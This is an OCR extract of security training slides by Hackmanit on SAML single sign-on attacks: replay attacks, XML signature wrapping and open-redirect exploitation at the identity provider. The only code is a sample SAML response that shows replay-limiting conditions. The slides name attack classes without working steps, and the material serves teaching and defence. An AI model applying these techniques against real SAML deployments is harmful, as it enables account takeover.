
Replay Attacks




Replay Attacks

```
<samlp:Response ID="GOSAMLR13807183183730"
                IssueInstant="2013-10-02T12:51:58Z"
                InResponseTo="aeebkeedaf…">
   <samlp:Status/>
   <saml:Assertion ID="pfx0f66fc4e-1010-5639-56b9-1852c14c286d"
                   IssueInstant="2013-10-02T12:51:58Z">
      <saml:Issuer/>
      <ds:Signature/>
      <saml:Subject>
         <saml:NameID/>
         <saml:SubjectConfirmation ...>
            <saml:SubjectConfirmationData NotOnOrAfter="2013-10-02T12:54:58Z"
                                          Recipient=„…"
                                          InResponseTo="aeebkeedaf…"/>
         </saml:SubjectConfirmation>
      </saml:Subject>
      <saml:Conditions NotBefore="2013-10-02T12:48:58Z"
                       NotOnOrAfter="2013-10-02T12:54:58Z">
      <saml:OneTimeUse/>
      </saml:Conditions>
   </saml:Assertion>
</samlp:Response>
```

XML Signature Wrapping



XML Signature Wrapping




McIntosh and Austel. XML Signature Element Wrapping attacks, 2005

Attacks on the IdP

Honest IdP

https://honestIdP.com

Open Redirect: Exploiting in SAML



HACKMANIT

THREAT ANALYSIS | TRAINING | PENETRATION TESTS

Dr. Christian Mainka: christian.mainka@hackmanit.de

www.hackmanit.de | @hackmanit